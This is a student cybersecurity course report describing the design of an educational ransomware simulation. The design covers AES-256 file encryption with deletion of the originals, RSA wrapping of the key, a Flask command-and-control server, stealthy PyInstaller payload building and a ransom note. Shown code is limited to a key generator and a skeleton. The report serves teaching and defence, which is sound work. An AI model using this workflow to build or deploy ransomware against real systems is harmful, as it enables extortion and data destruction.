


CADT
IDT
វិទ្យាស្ថានបច្ចេកវិទ្យាឌីជីថល
Institute of Digital Technology

CAMBODIA ACADEMY OF DIGITAL TECHNOLOGY

INSTITUTE OF DIGITAL TECHNOLOGY

DEPARTMENT OF TELECOMMUNICATION AND NETWORKING

SPECIALIZE IN CYBERSECURITY

CRYPTOGRAPHY COURSE

LECTURER: MEAS SOTHEARATH

BASIC RANSOMWARE USING AES AND RSA

SOK SOVANNARA

Table of Contents

1. Introduction

1.1 Problem Statement

Ransomware attacks have become one of the most serious cybersecurity threats in recent years. These attacks affect many organizations, including companies, schools, and government institutions around the world. Ransomware can cause data loss, system downtime, and financial damage. Therefore, Ransomware is a major concern in modern security.

However, many cybersecurity students and new professionals do not have enough practical experience to fully understand how ransomware works. Most learning focuses on theory, which real attack behavior is rarely studied in a hands-on way. Students often only see the victim side and do not understand how attackers design, control, and manage ransomware attacks. This lack of practical knowledge makes it difficult to create a strong defensive strategies, detect attacks early, and respond correctly during incidents.

1.2 Objectives

The main objective of this project is to build a safe and controlled simulation environment where students or new professionals can study ransomware behavior in practice. This environment is just a basic one that allows learners to observe ransomware attacks without causing real harm.

The specific objectives of this project are:

- To demonstrate how ransomware encrypts victim files using cryptographic methods such as AES and RSA.
- To show how a Command and Control (C2) sever is used to manage and monitor multiple victims.
- To explain the full ransomware attack process, from initial infection to file encryption and possible recovery.
- To provide hands-on learning experience in a secure and isolated lab environment.
- Ethical considerations in cybersecurity testing

1.3 Project Description

This project develops a complete basic ransomware simulation system for educational purpose only. The system is divided into two main parts: the attacker side and victim side.

The attackers side runs on Kali or Debian-based and includes a Command and Control (C2) server with both CLI and web-based dashboard. This allows attacker to manage and monitor infected victims. For the web dashboard, It shows the number of victims affected by ransomware, display basic information about each victim, such as IP address, Operating System, other system details, and shows the AES Key for the decryption for each victim. For CLI based, It also provides tools for RSA key generation and ransomware payload creation.

The victims side runs on a Windows system and demonstrates how encrypts file using AES-256-CFB encryption combined with RSA public key cryptography. All activities are performed inside virtual machine (VM) to ensure safety and prevent real-world damage. But In some cases, It can be performed in the local network for testing only. And This project is designed only for learning and research, not for malicious use.

2. Methodology

2. 1. Tools and Technologies

This project used the following tools and technologies:

Operating System

- **Kali Linux or Debian based:** Primary attacker platform for hosting C2 server and building payload for victims.
- **Windows 11:** Target victim system for ransomware simulation
- **Virtual Box/Vmware:** Isolated virtual machine environment for safe testing

Programming Languages and Frameworks

- **Python 3.12+:** Core language for all components
- **Flask 3.1.2:** Web framework for C2 dashboard and API endpoints
- **HTML/CSS/JavaScript:** Frontend interface for attacker dashboard


Database and Packaging

- **SQLite3:** Lightweight, file-based database for storing victim records (ID, IP, OS, encrypted key, status, timestamp).

- **PyInstaller 6.0+:** Python-to-executable converter creating standalone Windows ransomware payloads with **--onefile** and **--noconsole** options.

2. 2. System Design and Architecture


2.2.1 System Design



System Design

The system is divided into two main parts: the attacker side and the victim side, which together represent the full ransomware workflow. The attacker side handles key generation, payload creation, and victim monitoring using a C2 infrastructure. The victim side simulates ransomware behavior by collecting system information, encrypting files, sending encrypted keys to the attacker, and supporting file recovery for educational purposes.

2.2.2 Encryption Diagram




Encryption Process

This diagram shows the encryption process used in the ransomware simulation. First, the system automatically generates an **AES-256-CFB** key on the victim's computer. This key is used to encrypt the victim's files, changing normal files into encrypted files, such as ***File1.txt.locked.*** **AES-256** is chosen because it is fast and effective for encrypting many files.

After the files are encrypted, the **AES key** must be protected. To do this, the **AES key** is encrypted using the attacker's **RSA public ke**y and encoded using **Base64**. This means the victim cannot decrypt the files by themselves. The encrypted **AES key** is then sent to the attacker's **Command and Control (C2) server**. Only the attacker, who has the **RSA private key**, can decrypt the **AES key** and allow file recovery.


2.2.3 Decryption Diagram



Decryption Process

This diagram explains the decryption process in the ransomware simulation. First, the attacker's Command and Control (C2) server receives the encrypted AES key, which is usually encoded in Base64 format. The server decodes this data and then uses the RSA private key to decrypt the encrypted AES key. This step is important because only the attacker has access to the RSA private key.
Once decrypted, the original **AES-256-CFB** key is recovered. This AES key is then used to decrypt the victim's encrypted files, such as ***File1.txt.locked***, and restore them to their original form, for example ***File1.txt***. This process shows how file recovery is possible only when the correct decryption keys are provided, which is a common behavior in ransomware attacks.

2.2.4 Simulation Ransomware Diagram



Ransomware Process

This diagram illustrates the complete workflow of the ransomware attack and recovery process, showing the interactions between the Attacker, the Victim, and the Command and Control (C2) Server.

First, the attacker distributes the **ransomware** payload, which includes an embedded **RSA Public Key**, to the **Victim**. Upon execution, the ransomware generates a local **AES-Key** on the victim's machine (running **OS: Windows-11**, IP: 192.168.0.108). This key is used to lock the victim's data, resulting in encrypted files shown with red padlock icons.

Next, the system gathers specific infection details, including the **Victim ID** (e.g., "3d72a5f1") and the encrypted **AES-Key** with **Base64** decoded (e.g., "nJAHSJ+/...kka=="), and sends this data to the **C2 Server** via a "Send to C2" action. This allows the attacker to maintain control and verify the infection remotely.

Finally, the recovery phase begins when the victim makes a payment, indicated by the green "PAID" arrow pointing to the attacker. In response, the attacker sends back the **Decryptor python file**, the **Private RSA** key, and the recovered **AES Key**. The victim uses these tools to unlock their system, resulting in **Recovered files** shown in green, restoring access to their data.

3. Implementation Details

3. 1. File Structure

```
ransomware/
 │
 ├─── Attacker/                          # Kali Linux side
 │    ├─── main.py                       # Main attacker controller
 │    ├─── requirements.txt              # Python dependencies
 │    ├─── victims.db                    # SQLite victim database
 │    │
 │    ├─── data/                         # Operational key storage
 │    │    ├─── operational_private.pem      # Private key for C2 operations
 │    │    └─── operational_public.pem       # Public key for C2 operations
 │    │
 │    ├─── Keys/                         # RSA key directory (generated)
 │    │    ├─── private_key.pem          # RSA private key (secure)
 │    │    └─── public_key.pem           # RSA public key (embedded)
 │    │
 │    └─── src/                          # Core modules
 │         ├─── c2_server.py             # Flask C2 server
 │         ├─── generate_key.py          # RSA key generator
 │         ├─── payload_builder.py       # Payload creation tool
 │         ├─── payload_template.py      # Ransomware template
 │         └─── victim_manager.py        # Victim management interface
 │
 ├─── Victim/                           # Windows side
 │    ├─── src/                          # Victim executables
 │    │    ├─── build.bat               # Windows build script
 │    │    ├─── decryptor.py            # File recovery tool
 │    │    ├─── ransomware.py           # Main ransomware payload
 │    │    └─── victims.db              # Local victim database (mirror)
 │    │
 │    └─── victims.db                    # Alternative database location
 │
 ├─── README.txt                        # Project documentation
 └─── victims.db                        # Global database (root level)
```

3. 2. Libraries

Cryptographic Libraries

- **Cryptography 46.0.3:** The latest stable version of cryptography library providing:

  - **RSA-2048:** Asymmetric encryption for secure AES key exchange using OAEP padding with SHA-256.

  - **AES-256-CFB:** Symmetric encryption for file encryption

  - **Serialization modules:** PEM format handling for key storage and transmission.

  - **Base64:** Encoding/Decoding binary data for transmission

Supporting Python Libraries

- **socket, requests:** Network communication for victim registration and C2 server connectivity.
- **uuid, platform:** Unique victim ID generation and system information collection.
- **os, base64:** File system operations and binary data encoding for encryption workflows.
- **threading, webbrowser:** Concurrent server execution and automatic dashboard launching.

3. 3. Encryption Flow

Here are the encryption flow:

1. Key Generation

- Generate random 256-bit AES key using *os.urandom(32)*
- This creates 32 bytes of cryptographically secure random data

2. File Scanning

- Scan current working directory for files
- Target specific file extensions: .txt, .docx, .pdf, .jpg, .png, etc.
- Create list of files to encrypt

3. File Processing Loop

For each target file:

3.1: Read Original File

- Open file in binary read mode
- Load entire file content into memory

3.2: Generate Initialization Vector

- Create random 128-bit IV using os.urandom(16)
- Unique IV for every file

3.3: AES Encryption

- Initialize AES-256 cipher in CFB mode
- Use generated AES key and IV
- Encrypt file content through cipher

3.4: Save Encrypted File

- Combine IV + encrypted data
- Save as original filename + .locked extension

3.5: Delete Original

- Remove original file from filesystem
- Only encrypted version remains

4. Key Protection

- Encrypt AES key with RSA public key using OAEP padding
- Convert encrypted key to Base64 format

5. Cleanup

- Overwrite AES key in memory with zeros
- Clear any temporary data
- Display encryption completion message

3. 4. Decryption Flow

1. Key Recovery

- Receive encrypted AES key from attacker (Base64 format)
- Load RSA private key from private_key.pem file
- Prepare for decryption process

2. Key Decryption

- Decode Base64 encrypted key to binary format
- Decrypt using RSA private key with OAEP padding
- Recover original 256-bit AES key

3. File Scanning

- Scan current directory for encrypted files
- Identify files with .encrypted extension
- Create list of files to decrypt

4. File Processing Loop

For each encrypted file:

1: Read Encrypted File

- Open .encrypted file in binary read mode
- Load entire file content into memory

2. Extract Initialization Vector

- Extract first 16 bytes as IV
- Remaining bytes contain encrypted data

3. AES Decryption

- Initialize AES-256 cipher in CFB mode
- Use recovered AES key and extracted IV
- Decrypt data through cipher

4. Save Original File

- Write decrypted data to new file
- Use original filename (remove .encrypted extension)
- Restore file to original state

5. Delete Encrypted Version

- Remove .encrypted file from filesystem
- Only original decrypted file remains

5. Cleanup

- Remove ransom note file if present
- Display decryption completion message
- Show count of successfully recovered files

3. 5. Simulation Ransomware Attack Flow

Phase 1: Attacker Preparation (Kali Linux)

RSA Key Generation

- Create 2048-bit RSA public/private key pair using cryptography library
- Private key (private_key.pem) stored securely on attacker system
- Public key (public_key.pem) prepared for embedding in ransomware payload

C2 Server Configuration

- Flask web application initialization on port 5000
- SQLite database (victims.db) schema creation with victims table
- Web dashboard setup with real-time victim monitoring interface

Payload Assembly

- RSA public key inserted into ransomware template code
- Attacker IP address configured for victim communication
- Final ransomware.py file created in Victim directory
- Safety warnings and educational disclaimers included

Phase 2: Infection & Initialization

Payload Delivery Methods

- Manual transfer to Windows virtual machine
- Network sharing via SMB protocol
- Simulated phishing email attachment scenario
- Virtual machine drag-and-drop functionality

Victim System Execution

- User runs ransomware.py with Python interpreter
- Educational warning banner displayed
- Explicit user confirmation required to proceed
- Victim ID generation using UUID shortening

System Information Collection

- Operating system detection via platform module
- Network IP address identification
- User environment assessment
- Unique system fingerprint creation

Phase 3: Encryption Operations

File System Targeting

- Current working directory scanning
- Specific file extension filtering (.txt, .docx, .pdf, .jpg, .png)
- File list compilation for processing
- Test file creation if no targets found

Encryption Key Management

- Cryptographically secure AES-256 key generation
- Memory-only key storage during encryption process
- Key protection preparation for transmission

File Processing Sequence
For each target file:

- Binary file reading and memory loading
- Random initialization vector generation
- AES-256-CFB encryption execution

- Encrypted file saving with .encrypted extension
- Original file deletion from filesystem
- Progress tracking and error handling

Phase 4: Communication & Data Transmission

Key Protection Process

- AES key encryption using RSA public key with OAEP padding
- Binary-to-text conversion via Base64 encoding
- Secure payload preparation for network transmission

C2 Server Registration

- HTTP POST request to /register endpoint
- JSON data transmission containing victim metadata
- Server response validation and error handling
- Database record creation with timestamp

Victim Notification System

- Ransom note generation with victim-specific details
- Payment instructions and cryptocurrency wallet information
- Contact methodology for key recovery
- Educational context about simulation nature

Phase 5: Monitoring & Management

Attacker Dashboard Operations

- Real-time victim monitoring via web interface
- Status tracking (UNPAID/PAID indicators)
- Victim information review and management
- Key retrieval functionality through dashboard

Victim Communication Protocol

- Victim contacts attacker using provided ID
- Attacker verification through database lookup
- Payment confirmation procedures
- Decryption key preparation and delivery

Phase 6: Recovery & Resolution

Decryption Key Provision

- Encrypted AES key retrieval from database
- RSA private key decryption process
- Secure key transmission to verified victim
- Decryption tool instructions provided

File Restoration Process

- Decryptor.py execution on victim system
- Encrypted key input and validation
- Automated file scanning and decryption
- Original file restoration and cleanup

Post-Recovery Procedures

- Ransom note removal from victim system
- Database status update to PAID
- Attack completion logging
- Virtual environment reset for future testing

3. 6. Key Functions

Attacker Side Functions

1. Main Controller (main.py)

- AttackerToolkit.__init__() - Initialize attacker environment
- AttackerToolkit.run() - Main execution flow controller
- check_requirements() - Verify Python dependencies
- generate_keys() - Trigger RSA key generation
- start_c2_server() - Launch C2 server in background
- build_payload() - Create ransomware payload for victims

```python
import os
import sys
import subprocess
import threading
import time
import webbrowser
from datetime import datetime
from src.payload_builder import build_windows_payload

class AttackerToolkit:
    def __init__(self):
        self.kali_ip = None
        self.c2_process = None

    def print_banner(self):…

    def check_requirements(self):…

    def generate_keys(self):…

    def get_kali_ip(self):…

    def start_c2_server(self):…

    # def build_payload(self):
    #     # Build Windows ransomware payload
    #     print("[5/6]  Building Windows payload...")

    #     try:
    #         # Import and run payload builder
    #         from src.payload_builder import build_windows_payload
    #         exe_path = build_windows_payload(self.kali_ip)
```

Orchestrates the entire attacker toolkit from a single entry point.

Key Functions:

- Central menu system for attacker operations
- Coordinates all components (key generation, C2 server, payload building)
- User-friendly interface with step-by-step setup wizard
- Background thread management for C2 server
- Interactive menu for ongoing victim management

2. RSA Key Generation (generate_key.py)

```python
from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives.asymmetric import rsa
from cryptography.hazmat.primitives import serialization
import os

def generate_rsa_keys():
    # Create both directories
    keys_dir = os.path.join(os.path.dirname(os.path.dirname(__file__)), "Keys")
    data_dir = os.path.join(os.path.dirname(os.path.dirname(__file__)), "data")

    os.makedirs(keys_dir, exist_ok=True)
    os.makedirs(data_dir, exist_ok=True)

    print("\n\nGenerating RSA private key...")

    # Generate RSA Private Key
    private_key = rsa.generate_private_key(
        public_exponent=65537,
        key_size=2048,
        backend=default_backend()
    )

    # Get RSA Public Key
    public_key = private_key.public_key()

    # Save Private Key to PEM file (in both locations)
    private_pem = private_key.private_bytes(
        encoding=serialization.Encoding.PEM,
        format=serialization.PrivateFormat.PKCS8,
        encryption_algorithm=serialization.NoEncryption()
    )
```

Key Functions:

- Generates 2048-bit RSA public/private key pair using cryptography library
- Saves keys in PEM format to **./Keys**/ directory
- Provides key verification and display functions
- Essential first step before any attack can proceed

